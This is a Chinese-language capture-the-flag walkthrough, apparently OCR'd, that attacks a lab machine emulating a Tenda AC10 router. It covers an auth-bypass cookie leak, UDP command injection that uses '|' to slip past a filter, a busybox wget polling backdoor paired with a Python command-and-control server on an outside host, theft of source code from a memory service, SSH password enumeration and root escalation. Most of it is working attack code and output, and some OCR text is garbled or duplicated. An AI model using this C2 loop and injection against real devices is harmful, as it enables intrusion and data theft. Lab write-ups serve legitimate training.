
ATE

信息收集

1. 信息收集

```
nmap -p- -T4 --min-rate 2000 --open 192.168.1.145
nmap -sV -sC -p 22,80,65535 192.168.1.145
```



预期结果：

端口	服务
22/tcp	SSH（宿主 Maze）
80/tcp	Tenda AC10 路由器 Web UI
65535/tcp	nginx（作者提示页）

2. 认证绕过


```
curl -s -i http://192.168.1.145/login/Auth | head -8
```

看到这行就是命中：

```
Set-Cookie: password=cne5gk; path=/
```

服务器在 302 响应里主动把已认证的 Cookie 发给了未登录的我

```
curl -s -c /tmp/cj -o /dev/null http://192.168.1.145/main.html
curl -s -b /tmp/cj -o /dev/null -w "main.html => %{http_code} (%{size_download} 字节)\n" \
  http://192.168.1.145/main.html
```




> 浏览器直接打开 `http://192.168.1.145`，浏览器会自动保存并回传 Cookie，直接就进后台了。

---

3. 激活

3.1 激活 UDP 7329

```
curl -s -b /tmp/cj http://192.168.1.145/goform/ate
```



1发送udp载荷

```
Session  Actions  Edit  View  Help
 GNU nano 9.0                                    ate.py
import socket, sys
 = ("192.168.1.145", 7329)
 = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
.settimeout(5)
.sendto(sys.argv[1].encode(), T)
ry:
    while True:
        print(s.recvfrom(65535)[0].decode(errors="replace"))
xcept socket.timeout:
    pass
.close()
```

**shs.sh靶机容器内运行轮询脚本

```
#!/bin/sh
B=/bin/busybox
U=http://192.168.1.208:5555
while true; do
  C=$($B wget -qO- -T 5 "$U/cmd" 2>/dev/null)
  case "$C" in
    "") ;;
    *) O=$(eval "$C" 2>&1)
       $B wget -qO- -T 5 --post-data="$O" "$U/out" >/dev/null 2>&1 ;;
  esac
  sleep 1
done
```

**srv.pyKali 上 C2 HTTP 服务

```
#!/usr/bin/env python3
import os
from http.server import BaseHTTPRequestHandler, HTTPServer
BASE = "/tmp/ate_c2"
CMD = os.path.join(BASE, "cmd.txt")
OUT = os.path.join(BASE, "out.txt")
LOG = os.path.join(BASE, "srv.log")
def log(m):
    with open(LOG, "a") as f: f.write(m + "\n")
class H(BaseHTTPRequestHandler):
    def _s(self, code, body=b""):
        self.send_response(code); self.send_header("Content-Type","text/plain")
        self.send_header("Content-Length", str(len(body))); self.end_headers(); self.wfil>
    def do_GET(self):
        p = self.path.split("?")[0]; log("GET " + self.path)
        if p == "/cmd":
            try:
                c = open(CMD).read().strip(); open(CMD,"w").close()
            except Exception: c = ""
            self._s(200, c.encode())
        elif p == "/ping": self._s(200, b"pong")
        elif p == "/shs.sh":
            try: self._s(200, open(os.path.join(BASE,"shs.sh"),"rb").read())
            except Exception: self._s(404, b"")
        else: self._s(404, b"notfound")
    def do_POST(self):
        n = int(self.headers.get("Content-Length") or 0); d = self.rfile.read(n)
        log("POST " + self.path);
        with open(OUT,"a") as f: f.write(d.decode(errors="replace") + "\n==END==\n")
        self._s(200, b"ok")
    def log_message(self, *a): pass
HTTPServer(("0.0.0.0", 5555), H).serve_forever()
```

3.3 启动 C2 并投递

```
┌──(kali㉿kali)-[/tmp/ate_c2]
└─$ mkdir -p /tmp/ate_c2 && cd /tmp/ate_c2

┌──(kali㉿kali)-[/tmp/ate_c2]
└─$ nohup python3 srv.py > srv.log 2>&1 &
[1] 36529

┌──(kali㉿kali)-[/tmp/ate_c2]
└─$
[1]  + exit 1     nohup python3 srv.py > srv.log 2>&1
┌──(kali㉿kali)-[/tmp/ate_c2]
└─$ python3 ate.py 'ifconfig | wget -qO- http://192.168.1.208:5555/ping'
success

┌──(kali㉿kali)-[/tmp/ate_c2]
└─$ tail -3 /tmp/ate_c2/srv.log
    ~~~~~~~~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^
OSError: [Errno 98] Address already in use
GET /ping
```

> *ATE 把报文直接丢给 `doSystemCmd()`，只拦 `;` 和反引号 → 用 `|` 绕过。

3.4 执行命令


```
┌──(kali㉿kali)-[/tmp/ate_c2]
└─$ echo 'id; uname -a' > /tmp/ate_c2/cmd.txt
sleep 4
cat /tmp/ate_c2/out.txt
{"id":"pass.py","bank_id":"beehack","original_text":"import hashlib\nimport random\n\npref
ix = \"beehack\"\nsuffix = \"H]ÖÖÄ-çs)rkÈðÃnL¬í.B>+Â³KëNR³(>§\"\nplain = prefix + suffix +
 str(random.randint(0, 9))\nsha256_hex = hashlib.sha256(plain.encode(\"utf-8\")).hexdigest
()\nres = sha256_hex[7:40]\nprint(res)","content_hash":"7ff38fe9bf70650bbad7602d8ed46f87ce
6cb7b0dc4434798aca6553f506c0ef","created_at":"2026-09-17T04:06:59.369348+00:00","updated_a
t":"2026-09-17T04:16:07.453835+00:00","memory_unit_count":1,"nodes_by_fact_type":{"world":
1,"experience":0,"observation":1},"tags":[],"document_metadata":null,"retain_params":null,
"observation_scopes":null,"attachments":null}
═══END═══
```

4. 从 hindsight 记忆服务偷源码


```
┌──(kali㉿kali)-[/tmp/ate_c2]
└─$ echo 'id; uname -a' > /tmp/ate_c2/cmd.txt
sleep 4
cat /tmp/ate_c2/out.txt
{"id":"pass.py","bank_id":"beehack","original_text":"import hashlib\nimport random\n\npref
ix = \"beehack\"\nsuffix = \"H]ÖÖÄ-çs)rkÈðÃnL¬í.B>+Â³KëNR³(>§\"\nplain = prefix + suffix +
 str(random.randint(0, 9))\nsha256_hex = hashlib.sha256(plain.encode(\"utf-8\")).hexdigest
()\nres = sha256_hex[7:40]\nprint(res)","content_hash":"7ff38fe9bf70650bbad7602d8ed46f87ce
6cb7b0dc4434798aca6553f506c0ef","created_at":"2026-09-17T04:06:59.369348+00:00","updated_a
t":"2026-09-17T04:16:07.453835+00:00","memory_unit_count":1,"nodes_by_fact_type":{"world":
1,"experience":0,"observation":1},"tags":[],"document_metadata":null,"retain_params":null,
"observation_scopes":null,"attachments":null}
```


---


5. 枚举 SSH 口令（熵只有 3.32 bit）




```
d = json.loads(raw)
txt = d['original_text']
print("完整性校验:", hashlib.sha256(txt.encode()).hexdigest() == d['content_hash'])
print("—— pass.py 原文 ——"); print(txt)
suffix = re.search(r'suffix\s*=\s*"([^"]*)"', txt).group(1)
print("—— 10 个候选口令 ——")
for i in range(10):
    print(" ", i, hashlib.sha256(("beehack" + suffix + str(i)).encode('utf-8')).hexdigest()
[7:40])
PY
完整性校验: True
—— pass.py 原文 ——
import hashlib
import random

prefix = "beehack"
suffix = "H]ÖÖÄ-çs)rkÈðÃnL¬í.B>+Â³KëNR³(>§"
plain = prefix + suffix + str(random.randint(0, 9))
sha256_hex = hashlib.sha256(plain.encode("utf-8")).hexdigest()
res = sha256_hex[7:40]
print(res)
—— 10 个候选口令 ——
  0 ca51480acc20ea3a6ca6993a7f44c3283
  1 03d58a2eec0213318381d379896d3cade
  2 10fc2441d9b572ca4626aa7ec4319405a
  3 b7b7f8e2f3f14362d4ebae89e776df20e
  4 ce7e23450259b5c8cd7befc83fac6eb97
  5 591f22048d4f4e98550c6e8f6da24ffd5
  6 0aa82bba761c7de883d2e90fa223edc22
  7 0bfd175462745eb573ca2859d1f4d1000
  8 0311f9b3aa05ae8eb4fa7bfc7a8a5d5d2
  9 86ae7480636a8b9200fa27e572f7dd001
```

6. SSH 登录宿主 → user flag








拿到flag{user-e38c09da8aa46b174367b869e9440d96}

7. 提权：定时器 + docker compose → root flag

先确认定时器、服务配置与目录权限，验证提权前提成立







最后取得 flag{root-e45bfa682ad721b55b9d092aadd5a148} flag{user-e38c09da8aa46b174367b869e9440d96}